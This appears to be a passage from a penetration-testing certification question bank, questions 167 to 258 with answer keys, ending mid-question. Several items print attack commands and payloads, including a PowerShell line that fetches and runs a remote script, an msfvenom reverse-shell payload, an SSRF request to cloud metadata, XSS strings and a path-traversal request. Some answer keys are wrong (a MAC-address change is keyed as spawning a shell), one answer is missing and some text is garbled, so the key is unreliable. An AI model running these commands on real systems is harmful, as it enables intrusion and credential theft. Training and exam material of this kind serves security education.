During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise.While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 00:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```

Which of the following was the script author trying to do?

A. Spawn a local shell.
B. Disable NIC.
C. List processes.
D. Change the MAC address

Correct Answer: A

Question 167
After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
3389/tcp  open      ms-wbt-server  Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

A. PowerShell requires administrative privilege.
B. The command requires the -port 135 option.
C. The tester input the incorrect IP address.
D. An account for RDP does not exist on the server.

Correct Answer: D

Question 168
A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

A. tcpdump
B. Netstat
C. Fuzzer
D. Nmap
E. Snort

Correct Answer: D

Question 169

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Correct Answer: D

Question 170
A company developed a new web application to allow its customers to submit loan applications. A penetration tester is reviewing the application and discovers that the application was developed in ASP and used MSSQL for its back-end database. Using the application's search form, the penetration tester inputs the following code in the search input field:

IMG SRC=vbscript:msgbox ("Vulnerable_to_Attack") ;
>originalAttribute="SRC"originalPath="vbscript;msgbox ("Vulnerable_to_Attack ") ;>" When the tester checks the submit button on the search form, the web browser returns a pop-up windows that displays "Vulnerable_to_Attack."

Which of the following vulnerabilities did the tester discover in the web application?

A. Cross-site scripting
B. Cross-site request forgery
C. SQL injection
D. Command injection

Correct Answer: A

Question 171
Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

A. Implementation of patching and change control programs
B. Revision of client scripts used to perform system updates
C. Remedial training for the client's systems administrators
D. Refrainment from patching systems until quality assurance approves

Correct Answer: A

Question 172
A penetration tester is performing a vulnerability scan on a large ATM network. One of the organization's requirements is that the scan does not affect legitimate clients' usage of the ATMs. Which of the following should the tester do to best meet the company's vulnerability scan requirements?

A. Use Nmap's -T2 switch to run a slower scan and with less resources.
B. Run the scans using multiple machines.
C. Use Nmap's -host-timeout switch to skip unresponsive targets.
D. Run the scans only during lunch hours.

Correct Answer: A

Question 173

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Correct Answer: D

Question 174
A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet. Which of the following tools or techniques would BEST support additional reconnaissance?

A. Shodan
B. Recon-ng
C. Wardriving
D. Aircrack-ng

Correct Answer: B

Question 175
Which of the following tools would be best to use to conceal data in various kinds of image files?

A. Kismet
B. Snow
C. Responder
D. Metasploit

Correct Answer: B

Question 176
A penetration tester reviews a SAST vulnerability scan report. The following lines of code have been reported as vulnerable:

```
Issue 40 of 126
Language: Java
Severity: Medium
Call:
try {
   // ...
} catch (SomeException e) {
   e.printStackTrace();
}
```

Which of the following is the best method to remediate this vulnerability?

A. Implementing a logging framework
B. Removing the five code lines reported with issues
C. Initiating a secure coding-awareness program with all the developers
D. Documenting the vulnerability as a false positive

Correct Answer: A

Question 177
Which of the following techniques is the best way to avoid detection by data loss prevention tools?

A. Encoding
B. Compression
C. Encryption
D. Obfuscation

Correct Answer: C

Question 178
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Correct Answer: *A*

Question 179
A penetration tester is unable to identify the Wi-Fi SSID on a client's cell phone. Which of the following techniques would be most effective to troubleshoot this issue?

A. Sidecar scanning
B. Channel scanning
C. Stealth scanning
D. Static analysis scanning

Correct Answer: *B*

Question 180
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?

A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection

Correct Answer: *C*

Question 181
A penetration tester attempts unauthorized entry to the company’s server room as part of a security assessment. Which of the following is the best technique to manipulate the lock pins and open the door without the original key?

A. Plug spinner
B. Bypassing
C. Decoding
D. Raking

Correct Answer: *D*

Question 182
Which of the following technologies is most likely used with badge cloning? (Choose two.)

A. NFC
B. RFID
C. Bluetooth
D. Modbus
E. Zigbee
F. CAN bus

Correct Answer: *AB*

Question 183
Given the following script:

```
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1]

If ($1 -eq "administrator")
{
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -
}
```

Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Correct Answer: *C*

Question 184
A penetration tester needs to collect information transmitted over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -l 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP

D. crackmapexec smb 192.168.1.0/24 -u "user" -p "pass123"

Correct Answer: *C*

Question 185
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp

The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml

Correct Answer: *B*

Question 186
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be specified in the rules of engagement?

A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities

Correct Answer: *A*

Question 187
A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitabilty?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1}<script>/'
D. curl <url>?param=http://127.0.0.1/

Correct Answer: *A*

Question 188
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Correct Answer: *A*

Question 189
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:

Server	High-severity vulnerabilities
1. Development sandbox server	32
2. Back office file transfer server	51
3. Perimeter network web server	14
4. Developer QA server	92

The client is concerned about the availabilty of its consumer-facing production application. Which of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Correct Answer: *C*

Question 190
A penetration tester attempts to run an automated web-application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:

```
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python
```

Which of the following actions should the tester take to get the scans to work properly?

A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.

Correct Answer: *D*

Question 191
While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting. Which of the following attacks did the tester most likely use to discover this information?

A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack

Correct Answer: *A*

Question 192
A penetration tester wants to attack a server, exhausting its resources and making it unavailable to legitimate users. Which of the following attacks would be best to achieve this result?

A. IP spoofing
B. TCP hijacking
C. Port redirection
D. SYN flooding

Correct Answer: *D*

Question 193
During an internal penetration test, a tester compromises a Windows OS-based endpoint and bypasses the defensive mechanism on that system. The tester also discovers the endpoint is part of an Active Directory local domain. The

tester's main goal is to leverage credentials to authenticate into other systems within the Active Directory environment. Which of the following steps should the tester take to complete the goal?

A. Use Mimikatz to collect information about the accounts and try to authenticate in other systems.
B. Use hasheat to crack a password for the local user on the compromised endpoint.
C. Use Evil-WinRM to access other systems in the network within the endpoint credentials.
D. Use Metasploit to create and execute a payload and try to upload the payload into other systems.

Correct Answer: *A*

Question 194
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WIGLE.net for potential nearby client access points.

Correct Answer:

Question 195
A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester

Correct Answer: *A*

Question 196
A penetration tester gains access to a Linux computer system. The tester then attempts to enumerate user accounts, including the directories and user default shell. Which of the following commands should the tester use to enumerate user accounts?

A. cat /etc/shadow
B. ls /var/usr
C. ls /home
D. cat /etc/passwd

Correct Answer: *D*

Question 197
A client warns the assessment team that an ICS application is maintained by the manufacturer. Any tampering of the host could void the enterprise support terms of use. Which of the following techniques would be most effective to validate whether the application encrypts communications in transit?

A. Utilizing port mirroring on a firewall appliance
B. Installing packet capture software on the server
C. Reconfiguring the application to use a proxy
D. Requesting that certificate pinning be disabled

Correct Answer: *A*

Question 198
While performing a penetration testing exercise, a tester executes the following command:
PS c:\tools> c:\hacks\PsExec.exe \\server01.comptia.org -accepteula cmd.exe

Which of the following best explains what the tester is trying to do?

A. Test connectivity using PSExec on the server01 using CMD.exe.
B. Perform a lateral movement attack using PsExec.
C. Send the PsExec binary file to the server01 using CMD.exe.
D. Enable CMD.exe on the server01 through PsExec.

Correct Answer: *B*

Question 199
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml

Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Correct Answer: *D*

Question 200
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?

A. Target 1: EPSS Score = 0.6 and CVSS Score = 4
B. Target 2: EPSS Score = 0.3 and CVSS Score = 2
C. Target 3: EPSS Score = 0.6 and CVSS Score = 1
D. Target 4: EPSS Score = 0.4 and CVSS Score = 4.5

Correct Answer: *A*

Question 201
During a discussion of a penetration test final report, the consultant shows the following payload used to attack a system:

?/<sCRitP>aLeRt("pwned")</ScriPt>

Based on the code, which of the following options represents the attack executed by the tester and the associated countermeasure?

A. Arbitrary code execution; the affected computer should be placed on a perimeter network
B. SQL injection attack; should be detected and prevented by a web application firewall
C. Cross-site request forgery; should be detected and prevented by a firewall
D. XSS obfuscated; should be prevented by input sanitization

Correct Answer: *D*

Question 202
A penetration tester gains shell access to a Windows host. The tester needs to permanently turn off protections in order to install additional payload. Which of the following commands is most appropriate?

A. sc config <svc_name> start=disabled
B. sc query state= all
C. pskill <pid_svc_name>
D. net config <svc_name>

Correct Answer: *A*

Question 203
A penetration tester is performing a cloud-based penetration test against a company. Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet. Given

the following scanner information:

Server-side request forgery vulnerability in test.comptia.org
Reflected cross-site scripting vulnerability in test2.comptia.org
Publicly accessible storage system named static_comptia_assets
SSH port 22 open to the intemet on test3.comptia.org
Open redirect vulnerability in test4.comptia.org

Which of the following of the attack paths should the tester prioritize first?

A. Synchronize all the information from the public bucket and scan it with Trufflehog.
B. Run Pacu to enumerate permissions and roles within the cloud-based systems.
C. Perform a full dictionary brute-force attack against the open SSH service using Hydra.
D. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.
E. Leverage the SSRF to gain access to credentials from the metadata service.

Correct Answer: *E*

Question 204
During a preengagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?

A. API
B. HTTP
C. IPA
D. ICMP

Correct Answer: *A*

Question 205
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Correct Answer: *B*

Question 206
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Correct Answer: *D*

Question 207
A penetration tester writes the following script to enumerate a /24 network:

```
1 #!/bin/bash
2 for i in {1..254}
3     ping -c1 192.168.1.$i
4 done
```

The tester executes the script, but it fails with the following error:

-bash: syntax error near unexpected token 'ping'

Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with zsh.
D. Replace $i with $[i].

Correct Answer: *A*

Question 208
During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?

A. WiGLE.net
B. WHOIS
C. theHarvester
D. Censys.io

Correct Answer: *D*

Question 209
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Correct Answer: *D*

Question 210
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Correct Answer: *D*

Question 211
A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following output:

```
SeAssignPrimaryTokenPrivilege Replace a process level token              Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process         Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                   Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks           Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabled
```

Which of the following privileges should the tester use to achieve the goal?

A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege

C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege

Correct Answer: *A*

Question 212
During a routine penetration test, the client's security team observes logging alerts that indicate several ID badges were reprinted after working hours without the appropriate authorization. Which of the following is the penetration tester most likely trying to do?

A. Obtain long-term, valid access to the facility.
B. Disrupt the availabilty of facility access systems.
C. Change access to the facility for valid users.
D. Revoke access to the facility for valid users.

Correct Answer: *A*

Question 213
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Correct Answer: *C*

Question 214
A penetration tester needs to scan a remote infrastructure with Nmap. The tester issues the following command:
nmap 10.10.1.0/24

Which of the following is the number of TCP ports that will be scanned?

A. 256
B. 1,000
C. 1,024
D. 65,535

Correct Answer: *B*

Question 215
During an assessment, a penetration tester gains access to one of the internal hosts. Given the following command:

schtasks /create /tn "Windows Update" /sc onlogon /tr “cmd.exe /c update.exe”

Which of the following is the penetration tester trying to do with this code?

A. Enumerate the scheduled tasks.
B. Establish persistence.
C. Deactivate the Windows Update functionality.
D. Create a binary application for Windows System Updates.

Correct Answer: *B*

Question 216
Given the following statements:

Implement a web application firewall.
Upgrade end-of-life operating systems.
Implement a secure software development life cycle.

In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Correct Answer: *D*

Question 217
A penetration tester aims to exploit a vulnerability in a wireless network that lacks proper encryption. The lack of proper encryption allows malicious content to infiltrate the network. Which of the following techniques would most likely achieve the goal?

A. Packet injection
B. Bluejacking
C. Beacon flooding
D. Signal jamming

Correct Answer: *A*

Question 218
A penetration tester obtains the following output during an Nmap scan:

```
PORT     STATE   SERVICE
135/tcp  open    ms rpc
445/tcp  open    microsoft-ds
1801/tcp open    msmq?
2103/tcp open    ms rpc
3389/tcp open    ms-wbt-server
```

Which of the following should be the next step for the tester?

A. Search for vulnerabilities on msrpc.
B. Enumerate shares and search for vulnerabilities on the SMB service.
C. Execute a brute-force attack against the Remote Desktop Services.
D. Execute a new Nmap command to search for another port.

Correct Answer: *B*

Question 219
A penetration tester has been asked to conduct a blind web application test against a customer's corporate website. Which of the following tools would be best suited to perform this assessment?

A. ZAP
B. Nmap
C. Wfuzz
D. Trufflehog

Correct Answer: *A*

Question 220
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Correct Answer: *A*

Question 221
A penetration tester identifies the following open ports during a network enumeration scan:

```
PORT         STATE    SERVICE
22/tcp       open     ssh
80/tcp       open     http
111/tcp      open     rpcbind
443/tcp      open     https
27017/tcp    open     mongod
50123/tcp    open     ms-rpc
```

Which of the following commands did the tester use to get this output?

A. nmap -Pn -A 10.10.10.10
B. nmap -sV 10.10.10.10
C. nmap -Pn -vv 10.10.10.10
D. nmap -sV -Pn -p- 10.10.10.10

Correct Answer: *D*

Question 222
A penetration tester conducts reconnaissance for a client's network and identifies the following system of interest:

```
$ nmap -A AppServer1.comptia.org
Starting Nmap 7.80 (2023-01-14) on localhost (127.0.0.1) at 2023-08-04 15:32:27
Nmap scan report for AppServer1.comptia.org (192.168.1.100)
Host is up (0.001s latency).
Not shown:  999 closed ports

Port           State     Service
21/tcp         open      ftp
22/tcp         open      ssh
23/tcp         open      telnet
80/tcp         open      http
135/tcp        open      msrpc
139/tcp        open      netbios-ssn
443/tcp        open      https
445/tcp        open      microsoft-ds
873/tcp        open      rsync
8080/tcp       open      http-proxy
8443/tcp       open      https-alt
9090/tcp       open      zeus-admin
10000/tcp      open      snet-sensor-mgmt
```

The tester notices numerous open ports on the system of interest. Which of the following best describes this system?

A. A honeypot
B. A Windows endpoint
C. A Linux server

D. An already-compromised system

Correct Answer: *A*

Question 223
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Choose two.)

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Correct Answer: *AE*

Question 224
A tester runs an Nmap scan against a Windows server and receives the following results:

```
Nmap scan report for win_dns.local (10.0.0.5)
Host is up (0.014s latency)
Port            State    Service
53/tcp          open     domain
161/tcp         open     snmp
445/tcp         open     smb-ds
3389/tcp        open     rdp
```

Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Correct Answer: *C*

Question 225
During an assessment, a penetration tester compromises some machines but finds that none of the accounts have sufficient access to the target HR database server. In order to enumerate accounts with sufficient permissions, the

tester wants to model an attack path before taking further action. Which of the following tools should the tester use to meet this objective?

A. Responder
B. Mimikatz
C. Hydra
D. BloodHound
E. TruffleHog

Correct Answer: *D*

Question 226
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Correct Answer: *D*

Question 227
A penetration tester is conducting an assessment of a web application's log-in page. The tester needs to determine whether there are any hidden form fields of interest. Which of following is the most effective technique?

A. XSS
B. On-path attack
C. SQL injection
D. HTML scraping

Correct Answer: *D*

Question 228
A penetration tester finds it is possible to downgrade a web application's HTTPS connections to HTTP while performing on-path attacks on the local network. The tester reviews the output of the server response to curl -s -I https://internalapp/.

HTTP/2 302 -
date: Thu, 11 Jan 2024 15:56:24 GMT
content-type: text/html; charset=iso-8859-l

location: /login
x-content-type-options: nosniff
server: Prod

Which of the following recommendations should the penetration tester include in the report?

A. Add the HSTS header to the server.
B. Attach the httponly flag to cookies.
C. Front the web application with a firewall rule to block access to port 80.
D. Remove the x-content-type-options header.

Correct Answer: *A*

Question 229
A penetration tester has discovered sensitive files on a system. Assuming exfiltration of the files is part of the scope of the test, which of the following is most likely to evade DLP systems?

A. Encoding the data and pushing through DNS to the tester's-controlled server
B. Padding the data and uploading the files through an external cloud storage service
C. Obfuscating the data and pushing through FTP to the tester's-controlled server
D. Hashing the data and emailing the files to the tester's company inbox

Correct Answer: *A*

Question 230
During an assessment, a penetration tester runs the following command:

dnscmd.exe /config /serverlevelplugindll C:\users\netadm\Documents\addusr.dll

Which of the following is the penetration tester trying to achieve?

A. DNS enumeration
B. Privilege escalation
C. Command injection
D. A list of available users

Correct Answer: *B*

Question 231
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's

current security tools. The threat-modeling team indicates the TTPs in the list might effect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Correct Answer: *A*

Question 232
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Correct Answer: *C*

Question 233
A tester wants to pivot from a compromised host to another network with encryption and the least amount of interaction with the compromised host. Which of the following is the best way to accomplish this objective?

A. Create a SSH tunnel using sshuttle to forward all the traffic to the compromised computer.
B. Configure a VNC server on the target network and access the VNC server from the compromised computer.
C. Set up a Metasploit listener on the compromised computer and create a reverse shell on the target network.
D. Create a Netcat connection to the compromised computer and forward all the traffic to the target network.

Correct Answer: *A*

Question 234
A penetration tester currently conducts phishing reconnaissance using various tools and accounts for multiple intelligence-gathering platforms. The tester wants to consolidate some of the tools and accounts into one solution to analyze the output from the intelligence-gathering tools. Which of the following is the best tool for the penetration tester to use?

A. Caldera
B. SpiderFoot
C. Maltego
D. WiGLE.net

Correct Answer: *C*

Question 235
A penetration tester is performing an assessment focused on attacking the authentication identity provider hosted within a cloud provider. During the reconnaissance phase, the tester finds that the system is using OpenID connect with OAuth and has dynamic registration enabled. Which of the following attacks should the tester try first?

A. A password-spraying attack against the authentication system
B. A brute-force attack against the authentication system
C. A replay attack against the authentication flow in the system
D. A mask attack against the authentication system

Correct Answer: *C*

Question 236
A penetration tester is searching for vulnerabilities or misconfigurations on a container environment. Which of the following tools will the tester most likely use to achieve this objective?

A. Nikto
B. Trivy
C. Nessus
D. Nmap

Correct Answer: *B*

Question 237
A penetration tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the penetration tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Correct Answer: *D*

Question 238
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access

to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path
B. Logic bomb -
C. Rootkit
D. Buffer overflow

Correct Answer: *A*

Question 239
A penetration tester is performing a network security assessment. The tester wants to intercept communication between two users and then view and potentially modify transmitted data. Which of the following types of on-path attacks would be best to allow the penetration tester to achieve this result?

A. DNS spoofing
B. ARP poisoning
C. VLAN hopping
D. SYN flooding

Correct Answer: *B*

Question 240
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:

2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY

Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Correct Answer: *D*

Question 241
A tester is finishing an engagement and needs to ensure that artifacts resulting from the test are safely handled. Which of the following is the best procedure for maintaining client data privacy?

A. Remove configuration changes and any tools deployed to compromised systems.
B. Securely destroy or remove all engagement-related data from testing systems.
C. Search through configuration files changed for sensitive credentials and remove them.
D. Shut down C2 and attacker infrastructure on premises and in the cloud.

Correct Answer: *B*

Question 242
During an external penetration test, a tester receives the following output from a tool:

test.comptia.org
info.comptia.org
vpn.comptia.org
exam.comptia.org

Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org

Correct Answer: *B*

Question 243
A penetration tester is trying to get unauthorized access to a web application and execute the following command:

```
GET /foo/images/file?id=2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
```

Which of the following web application attacks is the tester performing?

A. Insecure direct object reference
B. Cross-site request forgery
C. Directory traversal
D. Local file inclusion

Correct Answer: *C*

Question 244
A penetration tester must identify vulnerabilities within an ICS that is not connected to the internet or enterprise network. Which of the following should the tester utilize to conduct the testing?

A. Channel scanning
B. Stealth scans
C. Source code analysis
D. Manual assessment

Correct Answer: *D*

Question 245
A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

A. Quality control
B. Methodology
C. Executive summary
D. Risk scoring

Correct Answer: *C*

Question 246
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to ensure that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Correct Answer: *A*

Question 247
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Correct Answer: *A*

Question 248
A penetration tester runs a network scan but has some issues accurately enumerating the vulnerabilities due to the following error:

OS identification failed -

Which of the following is most likely causing this error?

A. The scan did not reach the target because of a firewall block rule.
B. The scanner database is out of date.
C. The scan is reporting a false positive.
D. The scan cannot gather one or more fingerprints from the target.

Correct Answer: *D*

Question 249
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Correct Answer: *B*

Question 250
During a security assessment, a penetration tester wants to compromise user accounts without triggering IDS/IPS detection rules. Which of the following is the most effective way for the tester to accomplish this task?

A. Crack user accounts using compromised hashes.
B. Brute force accounts using a dictionary attack.
C. Bypass authentication using SQL injection.
D. Compromise user accounts using a XSS attack.

Correct Answer: *A*

Question 251
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Correct Answer: *D*

Question 252
During an engagement, a penetration tester runs the following command against the host system:

host -t axfr domain.com dnsl.domain.com

Which of the following techniques best describes what the tester is doing?

A. Zone transfer
B. Host enumeration
C. DNS poisoning
D. DNS query

Correct Answer: *A*

Question 253
Which of the following are valid reasons for including base, temporal, and environmental CVSS metrics in the findings section of a penetration testing report? (Choose two.)

A. Providing details on how to remediate vulnerabilities
B. Helping to prioritize remediation based on threat context
C. Including links to the proof-of-concept exploit itself
D. Providing information on attack complexity and vector
E. Prioritizing compliance information needed for an audit
F. Adding risk levels to each asset

Correct Answer: *BD*

Question 254
During an assessment, a penetration tester plans to gather metadata from various online files, including pictures. Which of the following standards outlines the formats for pictures, audio, and additional tags that facilitate this type of reconnaissance?

A. EXIF
B. GIF
C. COFF
D. ELF

Correct Answer: *A*

Question 255
A penetration tester needs to exploit a vulnerability in a wireless network that has weak encryption in order to perform traffic analysis and decrypt sensitive information. Which of the following techniques would best allow the penetration tester to have access to the sensitive information?

A. Bluejacking
B. SSID spoofing
C. Packet sniffing
D. ARP poisoning

Correct Answer: *C*

Question 256
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whailing
D. Spear phising

Correct Answer: *D*

Question 257
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?

A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec

Correct Answer: *D*

Question 258
An external legal firm is conducting a penetration test of a large corporation. Which of the following would be most appropriate for the legal firm to use in the subject line of a weekly email update?

A. Privileged & Confidential Status Update
B. Action Required Status Update
